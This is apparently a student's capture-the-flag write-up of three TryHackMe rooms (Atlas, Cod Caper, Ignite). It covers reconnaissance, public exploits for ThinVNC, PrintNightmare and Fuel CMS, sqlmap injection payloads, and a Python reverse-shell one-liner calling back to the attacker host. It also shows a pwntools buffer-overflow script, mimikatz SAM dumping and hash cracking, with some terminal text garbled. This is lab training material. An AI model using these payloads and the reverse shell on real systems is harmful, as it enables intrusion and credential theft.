

## TryHackMe CTF 2

### Task 1; Atlas - <https://tryhackme.com/room/atlas>

First I used nmap -sV -Pn <target>

```
(kali㉿kali)-[~/Downloads]
$ nmap -sV -Pn 10.10.205.173
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-01 22:28 EDT
Nmap scan report for 10.10.205.173
Host is up (0.19s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
8080/tcp  open  http-proxy
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.94SVN%I=7%D=4/1%Time=660B6D87%P=x86_64-pc-linux-gnu%(
SF:HTTPRequest,179,"HTTP/1.1\x20401\x20Access\x20Denied\r\nContent-Type:\x
SF:20text/html\r\nContent-Length:\x20144\r\nConnection:\x20Keep-Alive\r\nW
SF:WW-Authenticate:\x20Digest\x20realm=\\"ThinVNC\\",\x20qop=\\"auth\\",\x20no
SF:nce=\\"9KLGUQMpkBo10YCaynmQA=\\"",\x20opaque=\\"K2AKHnLsj5DVkgVBREQs0w09
SF:tjssBD970\\\"\r\n\r\n<HEAD><TITLE>401\x20Access\x20Denied</TITLE><
SF:HEAD><BODY><H1>401\x20Access\x20Denied</H1>The\x20requested\x20URL\x20\x
SF:x20requires\x20authorization.\r\n</BODY></HTML>\r\n")\r(FourOhFourReque
SF:st,111,"HTTP/1.1\x20404\x20Not\x20Found\r\nContent-Type:\x20text/html\x
SF:\r\nContent-Length:\x20177\r\nConnection:\x20Keep-Alive\r\n\r\n<HTML><HE
SF:AD><TITLE>404\x20Not\x20Found</TITLE></HEAD><BODY><H1>404\x20Not\x20Fou
SF:nd</H1>The\x20requested\x20URL\x20nice\x20ports\x2C/TrixEtity\.txt%2ebak\x
SF:x20was\x20not\x20found\x20on\x20this\x20server.\r\n</BODY></HTML>\r\n";
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 128.52 seconds
```


Then I downloaded a CVE that I found and targeted it at the victim server to get credentials;

```
(kali㉿kali)-[~/Downloads/CVE-2019-17662]
$ ./CVE-2019-17662.py 10.10.205.173 8080

task2
@MuirlandOracle
task3

[+] Credentials Found!
Username:      Atlas
Password:      H0ldUpTheHe@vens
```

I then try logging into the server with the given credentials to be at a thin VNC dashboard;



Let's rdp into the machine to get more information, we will use xfreerdp to do this;

```

File Actions Edit View Help
kali:kali:/Downloads x kali:kali:~/Downloads/CVE-2019-17662 x
l
[23:04:03:473] [264262:264263] [ERROR][com.freerdp.core.transport] - transport_check_fds: transport->ReceiveC
↳ (kali㉿kali) ~/Downloads/CVE-2019-17662
↳ vfreerdp /v:10.10.205.173:3389
[23:05:12:302] [265100:265101] [INFO][com.freerdp.client.common] - No user name set. - Using login name: kali
At[23:05:13:328] [265100:265101] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed cert
at stack position 0
[23:05:13:328] [265100:265101] [WARN][com.freerdp.crypto] - CN = GAI
Domain: Atlas
Password:
[23:05:19:995] [265100:265101] [WARN][com.freerdp.core.nla] - SPNEGO received NTSTATUS: STATUS_LOGON_FAILURE
from server
[23:05:19:995] [265100:265101] [ERROR][com.freerdp.core] - nla_recv_pdu:freerdp_set_last_error_ex ERRCONNECT_1
[0x00020014]
[23:05:19:995] [265100:265101] [ERROR][com.freerdp.core.rdp] - rdp_recv_callback: CONNECTION_STATE_NLA - nla_
l
[23:05:19:995] [265100:265101] [ERROR][com.freerdp.core.transport] - transport_check_fds: transport->ReceiveC
↳ (kali㉿kali) ~/Downloads/CVE-2019-17662
↳ vfreerdp /v:10.10.205.173:3389
[23:05:30:448] [265484:265484] [WARN][com.freerdp.client.common.cmdline] - _____
[23:05:30:448] [265484:265484] [WARN][com.freerdp.client.common.cmdline] - Using deprecated command-line inter
[23:05:30:448] [265484:265484] [WARN][com.freerdp.client.common.cmdline] - This will be removed with FreeRDP 2.0
[23:05:30:448] [265484:265484] [WARN][com.freerdp.client.common.cmdline] - _____
[23:05:30:448] [265484:265484] [WARN][com.freerdp.client.common.cmdline] - Domain: Atlas
[23:05:30:448] [265484:265484] [WARN][com.freerdp.client.common.cmdline] - Compatibility: 10.10.205.173 → /v:10.10.20
[23:05:30:448] [265484:265484] [WARN][com.freerdp.client.common.compatibility] -
[23:05:30:448] [265484:265485] [INFO][com.freerdp.client.common] - No user name set. - Using login name: kali
[23:05:31:552] [265484:265485] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed cert
at stack position 0
[23:05:31:552] [265484:265485] [WARN][com.freerdp.crypto] - CN = GAI
Domain: Atlas
Password:
[23:05:59:863] [265484:265485] [WARN][com.freerdp.core.nla] - SPNEGO received NTSTATUS: STATUS_LOGON_FAILURE
from server
[23:05:59:863] [265484:265485] [ERROR][com.freerdp.core] - nla_recv_pdu:freerdp_set_last_error_ex ERRCONNECT_1
[0x00020014]
[23:05:59:863] [265484:265485] [ERROR][com.freerdp.core.rdp] - rdp_recv_callback: CONNECTION_STATE_NLA - nla_
l
[23:05:59:863] [265484:265485] [ERROR][com.freerdp.core.transport] - transport_check_fds: transport->ReceiveC
↳ (kali㉿kali) ~/Downloads/CVE-2019-17662
↳ xfreerdp /v:10.10.205.173 /u:Atlas /p:H0ldUpTheH3vens <cert>:ignore +clipboard /dynamic-resolution /drive:1
[23:07:09:292] [266121:266122] [INFO][com.freerdp.gdi] - Local framebuffer format PIXEL_FORMAT_BGRX32
[23:07:09:292] [266121:266122] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[23:07:09:437] [266121:266154] [INFO][com.freerdp.channels.rdpdr.client] - Loading RDPDR driver [RDPDR] for session
[23:07:09:437] [266121:266154] [INFO][com.freerdp.channels.rdpdr.client] - Loading device service driver [share] (static)
[23:07:09:437] [266121:266122] [INFO][com.freerdp.channels.rdpdynvc.client] - Loading Dynamic Virtual Channel rdpf
[23:07:09:437] [266121:266122] [INFO][com.freerdp.channels.rdpdynvc.client] - Loading Dynamic Virtual Channel disp
[23:07:16:158] [266121:266122] [ERROR][com.wiinr.sync.wait] - error in cleanup function for handle at index=0
[23:07:27:599] [266121:266164] [INFO][com.freerdp.channels.rdpdr.client] - registered device #1: share (type=8 id=1)

```

Now we are going to upload a powershell exploit that I found for the windows version. To do this I will download the exploit on my attacking machine and then upload it to the victim with xfreerdp's builtin tools. Then I will run it to get priv esc;

```

kali㉿kali:~/Downloads$ kali@kali:~/Downloads/CVE-2019-17662$ kali@kali:/tmp$ cd /tmp
kali@kali:~/tmp$ curl https://github.com/calebstewart/CVE-2021-1675 -o CVE-2021-1675.ps1
kali@kali:~/tmp$ powershell -ExecutionPolicy Bypass -File CVE-2021-1675.ps1
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32\WindowsPowerShell\v1.0> .\CVE-2021-1675.ps1
The term 'Invoke-Nightmare' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct. See online help for details.
At line:1 char:9
+ .\CVE-2021-1675.ps1
+ ~~~~~~
+ CategoryInfo          : ObjectNotFound: (\Vtclientshare\...-E:\2021-1675.ps1:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
PS C:\Windows\system32\WindowsPowerShell\v1.0>

```

Sign in with given credentials;

```

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
gaia\admin

```

Run mimikatz through shell to attacker;

```

C:\Windows\system32> \\tsclient\share\x64\mimikatz.exe

.#####
.## ^ ## "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##
## v ## > https://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
'####' > https://pingcastle.com / https://mysmartlogon.com ***

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

676 {0;000003e7} 1 D 24742 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
-> Impersonated !
* Process Token : {0;002a632d} 1 F 3173076 GAIA\admin S-1-5-21-1966530601-3185510712-10604624-1009 (13g,24p)
) Primary
* Thread Token : {0;000003e7} 1 D 3206367 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Impersonation (Delegation)

mimikatz #

```

Do a hashdump of Window's SAM folder a.k.a password folder.

```
mimikatz # lsadump::sam
Domain : GAIA
SysKey : 36c8d26ec0df8b23ce63bcefa6e2d821
Local SID : S-1-5-21-1966530601-3185510712-10604624

SAMKey : 6e708461100b4988991ce3b4d8b1784e

RID : 000001f4 (500)
User : Administrator
Hash NTLM: c16444961f67af7eea7e420b65c8c3eb


Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : efd8f5fd23c3b910ef609e3e872276c8
```

Crack the hash using crackstation or cyberchef

The screenshot shows the TryHackMe platform interface for the 'Atlas' room. At the top, there's a navigation bar with 'Try Hack Me', 'Dashboard', 'Learn', 'Compete', 'Other', and 'Access Machines'. Below the navigation is a map of the world with a highlighted location. The main area has a title 'Atlas' with a subtitle 'Hack the Atlas server in this beginner room covering Windows attack methodology!'. It indicates the room is 'Easy' and takes '45 min'. Below this are buttons for 'Start AttackBox', 'Help', 'Save Room', port '449', and 'Options'. A progress bar at the bottom shows 'Room completed (100%)'. The central part of the screen is titled 'Target Machine Information' and shows details for 'Atlas v1.4': Title, Target IP Address (10.10.205.173), and Expires (16min 37s). There are buttons for '?', 'Add 1 hour', and 'Terminate'. Below this is a 'Task List' section with four tasks: Task 1 (Introduction, completed), Task 2 (Enumeration, completed), Task 3 (Enumeration, completed), and Task 4 (Attack, Foothold, in progress).

## Task 2; Cod Caper - <https://tryhackme.com/room/thecodcaper>

Standard nmap -sV -Pn <target> to start and access the web app on browser;



Going to use gobuster to find hidden directories or in this case php files, which I found administrator.php;

```
(kali㉿kali)-[~/Downloads]
$ gobuster dir -u http://10.10.209.213 -w big.txt -t 40 -x php
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.10.209.213
[+] Method:       GET
[+] Threads:      40
[+] Wordlist:     big.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  php
[+] Timeout:      10s

Starting gobuster in directory enumeration mode
=====
/.htaccess.php      (Status: 403) [Size: 278]
/.htpasswd.php      (Status: 403) [Size: 278]
/.htaccess          (Status: 403) [Size: 278]
/.htpasswd          (Status: 403) [Size: 278]
/administrator.php  (Status: 200) [Size: 409]
/server-status      (Status: 403) [Size: 278]
Progress: 40952 / 40954 (100.00%)
=====

Finished
```

Going to fish for sql information using sqlmap;

```
(kali㉿kali)-[~/Downloads]
$ sqlmap -u 10.10.209.213/administrator.php --forms --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 01:07:24 /2024-04-02

[01:07:24] [INFO] testing connection to the target URL
[01:07:25] [INFO] searching for forms
[1/1] Form:
POST http://10.10.209.213/administrator.php
POST data: username=öpassword=
do you want to test this form? [Y/n/q]
> Y
Edit POST data [default: username=öpassword=] (Warning: blank fields detected):
do you want to fill blank fields with random values? [Y/n] Y
[01:07:29] [INFO] resuming back-end DBMS 'mysql'
[01:07:29] [INFO] using '/home/kali/.local/share/sqlmap/output/results-04022024_0107am.csv' as the CSV results file in multiple targets mode
sqlmap resumed the following injection point(s) from stored session:
Parameter: username (POST)
Type: boolean-based blind
Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
Payload: username=NGQd' RLIKE (SELECT (CASE WHEN (3303=3303) THEN 0xe475164 ELSE 0x28 END))-- MAom&password=oDtb

Type: error-based
Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: username=NGQd' AND GTID_SUBSET(CONCAT(0x710767871,(SELECT (ELT(3775=3775,1))),0x71070a7071),3775)-- DIRx&password=oDtb


Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: username=NGQd' AND (SELECT 2641 FROM (SELECT(SLEEP(5)))qMNn)-- AJrT&password=oDtb

do you want to exploit this SQL injection? [Y/n]
[01:07:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.10 or 16.04 (xenial or yakkitv)
```

After some scrolling I found this;

```
[01:07:32] [INFO] fetching entries for table 'users' in database 'users'  
[01:07:32] [INFO] retrieved: 'secretpass'  
[01:07:32] [INFO] retrieved: 'pingudad'  
Database: users  
Table: users  
[1 entry]  
+-----+-----+  
| password | username |  
+-----+-----+  
| secretpass | pingudad |  
+-----+-----+
```

Log in and run this command after setting up a listener `python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.2.9.196",8080));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'` you get this result;



Now we have a shell into Pingu's machine, let's look around for that ssh password;

```
/etc/cron.daily/passwd  
/var/cache/debconf/passwords.dat  
/var/hidden/pass  
/var/lib/dpkg/info/passwd.postinst  
/var/lib/dpkg/info/passwd.list  
/var/lib/dpkg/info/passwd.md5sums  
/var/lib/dpkg/info/passwd.postrm  
/var/lib/dpkg/info/passwd.preinst  
/var/lib/dpkg/info/passwd.conffiles  
/var/lib/pam/password  
/boot/grub/i386-pc/password.mod  
/boot/grub/i386-pc/password_pbkdf2.mod  
$ cat /var/hidden/pass  
pinguapingu  
$
```

Now I need to find a way to priv esc, going to use LinEnum.sh to look for ways to priv esc;

```

$ bash LinEnum.sh
#####
# Local Linux Enumeration & Privilege Escalation Script #
#####
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled

Scan started at:
Mon Apr  1 22:40:04 PDT 2024

task2
### SYSTEM #####
[-] Kernel information:
Linux ubuntu 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux

[-] Kernel information (continued):
Linux version 4.4.0-142-generic (buildd@lgw01-amd64-033) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.10) ) #16
8-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019

[-] Specific release information:
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04.6 LTS"
NAME="Ubuntu"

```

Found some SUID files that I can run to give myself priv esc;

```

[-] SUID files:
-r-sr-xr-x 1 root papa 7516 Jan 16 2020 /opt/secret/root
-rwsr-xr-x 1 root root 136808 Jul 4 2017 /usr/bin/sudo
-rwsr-xr-x 1 root root 10624 May 8 2018 /usr/bin/vmware-user-suid-wrapper
-rwsr-xr-x 1 root root 40432 May 16 2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 54256 May 16 2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 75304 May 16 2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 39904 May 16 2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 49584 May 16 2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 428240 Mar 4 2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10232 Mar 27 2017 /usr/lib/eject/decrypt-get-device
-rwsr-xr-- 1 root messagebus 42992 Jan 12 2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 44168 May 7 2014 /bin/ping
-rwsr-xr-x 1 root root 40128 May 16 2017 /bin/su
-rwsr-xr-x 1 root root 44680 May 7 2014 /bin/ping6
-rwsr-xr-x 1 root root 142032 Jan 28 2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 40152 May 16 2018 /bin/mount
-rwsr-xr-x 1 root root 30800 Jul 12 2016 /bin/fusermount
-rwsr-xr-x 1 root root 27608 May 16 2018 /bin/umount

```

I noticed that /opt/secret/root is a SUID I am going to use that to get a new shell as root;

```

└─(kali㉿kali)-[~/Downloads]
└─$ scp a.py pinguo@10.10.209.213:/tmp
pinguo@10.10.209.213's password:
a.py

└─(kali㉿kali)-[~/Downloads]
└─$ cat a.py
from pwn import *
proc = process('/opt/secret/root')
elf = ELF('/opt/secret/root')
shell_func = elf.symbols.shell
payload = fit({
    44: shell_func # this adds the value of shell_func after 44 characters
})
proc.sendline(payload)
proc.interactive()

```

First I am going to ssh into pingu's tmp folder using the password I grabbed earlier then will add the python program with the exploit. Then I will run it;

```
pingu@ubuntu:/tmp$ python a.py
[*] Checking for new versions of pwntools
    To disable this functionality, set the contents of /home/pingu/.pwntools-cache-2.7/update to 'never' or '/bin/sh'.
[*] An issue occurred while checking PyPI
[*] You have the latest version of PwnTools (4.0.0)
[+] Starting local process '/opt/secret/root': pid 1918
[*] '/opt/secret/root'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:      NX disabled
    PIE:    No PIE (0x8048000)
    RWX:    Has RWX segments
[*] Switching to interactive mode
$ root:$6$rk4s/E$zkh2/RBiZT7460W3/Q/zqTRVfrfYJfFc2/q.oYtoF1KglS3YWoExtT3cvA3ml9UtDS8PFzCk902AsWx00Ck.:18277:0:99999:7:::
daemon:*:17953:0:99999:7:::
bin:*:17953:0:99999:7:::
sys:*:17953:0:99999:7:::
sync:*:17953:0:99999:7:::
games:*:17953:0:99999:7:::
man:*:17953:0:99999:7:::
lp:*:17953:0:99999:7:::
mail:*:17953:0:99999:7:::
news:*:17953:0:99999:7:::
uucp:*:17953:0:99999:7:::
proxy:*:17953:0:99999:7:::
www-data:*:17953:0:99999:7:::
backup:*:17953:0:99999:7:::
list:*:17953:0:99999:7:::
irc:*:17953:0:99999:7:::
gnats:*:17953:0:99999:7:::
nobody:*:17953:0:99999:7:::
systemd-timesync:*:17953:0:99999:7:::
systemd-network:*:17953:0:99999:7:::
systemd-resolve:*:17953:0:99999:7:::
systemd-bus-proxy:*:17953:0:99999:7:::
systemlog:*:17953:0:99999:7:::
_apt:*:17953:0:99999:7:::
messagebus:*:18277:0:99999:7:::
uuidd:*:18277:0:99999:7:::
papa:$1$ORU4$e1$tgy7epqx64xDbXvvaSEnu.:18277:0:99999:7:::
[*] Process '/opt/secret/root' stopped with exit code -11 (SIGSEGV) (pid 1918)
[*] Got EOF while reading in interactive
```

We will see that root popped out it's password hash, which is sha512crypt, SHA512;

1760	HMAC-SHA512 (key = \$salt)	7cce966f5503e292a51381f238d071971ad5442488f340f98e379b3aeae2f3778e3e732fcc2f7bcd04f3d460eef6f8cb77da32df25500c0
1770	sha512(utf16le(\$pass))	79bba09eb935412d0fc03722a77b8bf549ab12d49b77d5b25faa839e4378d8f6fa1aceb6d9413977ae5ad5d011568bad2de4f998d
1800	sha512crypt \$6\$, SHA512 (Unix) <sup>2</sup>	\$6\$52450745\$5k5ka2p8bfuSmoVT1tzOyyuaREkkKBcNQoDKzYJL9RaE8yMnPgh2XzzF0NdrUhgrclwq78xs1w5pjyEdFx/
2000	STDOUT	n/a
2100	Domain Cached Credentials 2 (DCC2), MS Cache 2	SDCC2\$10240#tom#e4e938d12fe5974dc42a90120bd9c90f
2400	Cisco-PIX MD5	dRRVnUmUHXOTt9nk

We can use Hashcat to bruteforce that hash using kali's preloaded rockyou.txt;

```
(kali㉿kali):[~/Downloads]$ hashcat -m 1800 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
OpenCL API (OpenCL 3.0 PoCL 4.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pool project]
=====
* Device #1: cpu-penryn=AMD Ryzen 5 5600X 6-Core Processor, 704/1473 MB (256 MB allocatable), 2MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Uses-64-Bit

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c
* Device #1: Not enough allocatable device memory for this attack.

Started: Tue Apr  2 02:25:03 2024
Stopped: Tue Apr  2 02:25:33 2024

(kali㉿kali):[~/Downloads]$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
lovefish      (?)
1g 0:00:02:26 DONE (2024-04-02 02:30) 0.006820g/s 1636p/s 1636c/s 1636C/s lovelife07.. lossims
Use the "-show" option to display all of the cracked passwords reliably
Session completed.
```

## Winner winner

The screenshot shows the TryHackMe platform interface. At the top, there's a navigation bar with 'Try Hack Me' logo, 'Dashboard', 'Learn', 'Compete', 'Other', 'Access Machines' (red dot), a search bar, and user stats (1 challenge, 1 trophy). Below the navigation is a breadcrumb 'Learn > The Cod Caper'. The main area displays 'The Cod Caper' room details: 'A guided room taking you through infiltrating and exploiting a Linux system.', difficulty level 'Easy', duration '0 min', and a progress bar indicating 'Room completed | 100%'. Below this is a 'Target Machine Information' section with fields for 'Title' (The Caping of Cod), 'Target IP Address' (10.10.209.213), and 'Expires' (53min 43s). Buttons for '?', 'Add 1 hour', and 'Terminate' are present. The bottom half of the screenshot shows a list of tasks: Task 1 (Intro), Task 2 (Host Enumeration), Task 3 (Web Enumeration), Task 4 (Web Exploitation), Task 5 (Command Execution), and Task 6 (LinEnum).

### Task 3; Ignite - <https://tryhackme.com/room/ignite>

Nmapping target again

```
(kali㉿kali)-[~/Downloads]
$ nmap -sV -Pn 10.10.177.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-03 03:06 EDT
Nmap scan report for 10.10.177.140
Host is up (0.17s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.72 seconds
```

Got nothing so I used my browser, and saw this information;

```
To access the FUEL admin, go to:
http://10.10.177.140/fuel
User name: admin
Password: admin (you can and should change this password and admin user information after logging in)
```

Found nothing searched on exploit-db;

Date	Title	Type	Platform	Author
2022-04-19	Fuel CMS 1.5.0 - Cross-Site Request Forgery (CSRF)	WebApps	PHP	Ali J
2021-11-15	Fuel CMS 1.4.13 - 'col' Blind SQL Injection (Authenticated)	WebApps	PHP	Rahad Chowdhury
2021-11-03	Fuel CMS 1.4.1 - Remote Code Execution (3)	WebApps	PHP	Padsala Trushal
2021-01-28	Fuel CMS 1.4.1 - Remote Code Execution (2)	WebApps	PHP	Alexandre ZANNI
2020-08-31	Fuel CMS 1.4.8 - 'fuel_replace_id' SQL Injection (Authenticated)	WebApps	PHP	c0mpu7er
2020-08-11	Fuel CMS 1.4.7 - 'col' SQL Injection (Authenticated)	WebApps	PHP	Roel van Beurden
2019-07-19	fuel CMS 1.4.1 - Remote Code Execution (1)	WebApps	Linux	0xd0ff9

Downloaded Remote Code Execution(3)

```
(kali㉿kali)-[~/Downloads]
$ python fuel_exploit.py -u http://10.10.177.140
[+]Connecting ...
Enter Command $whoami
systemwww-data
task3
Enter Command $
```

We are in so lets do something with this;

**2 Install the database**

Install the FUEL CMS database by first creating the database in MySQL and then importing the `fuel/install/fuel_schema.sql` file. After creating the database, change the database configuration found in `fuel/application/config/database.php` to include your hostname (e.g. localhost), username, password and the database to match the new database you created.

Found this on the page so I am going to access the information in this file;

```
Enter Command $cat fuel/application/config/database.php
system<2.php
```

...

```
$db['default'] = array(
    'dsn'      => '',
    'hostname' => 'localhost',
    'username' => 'root',
    'password' => 'mememe',
    'database' => 'fuel_schema',
    'dbdriver' => 'mysqli',
    'dbprefix' => '',
    'pconnect' => FALSE,
    'db_debug' => (ENVIRONMENT != 'production'),
    'cache_on' => FALSE,
    'cachedir' => '',
    'char_set' => 'utf8',
    'dbcollat' => 'utf8_general_ci',
    'swap_pre' => '',
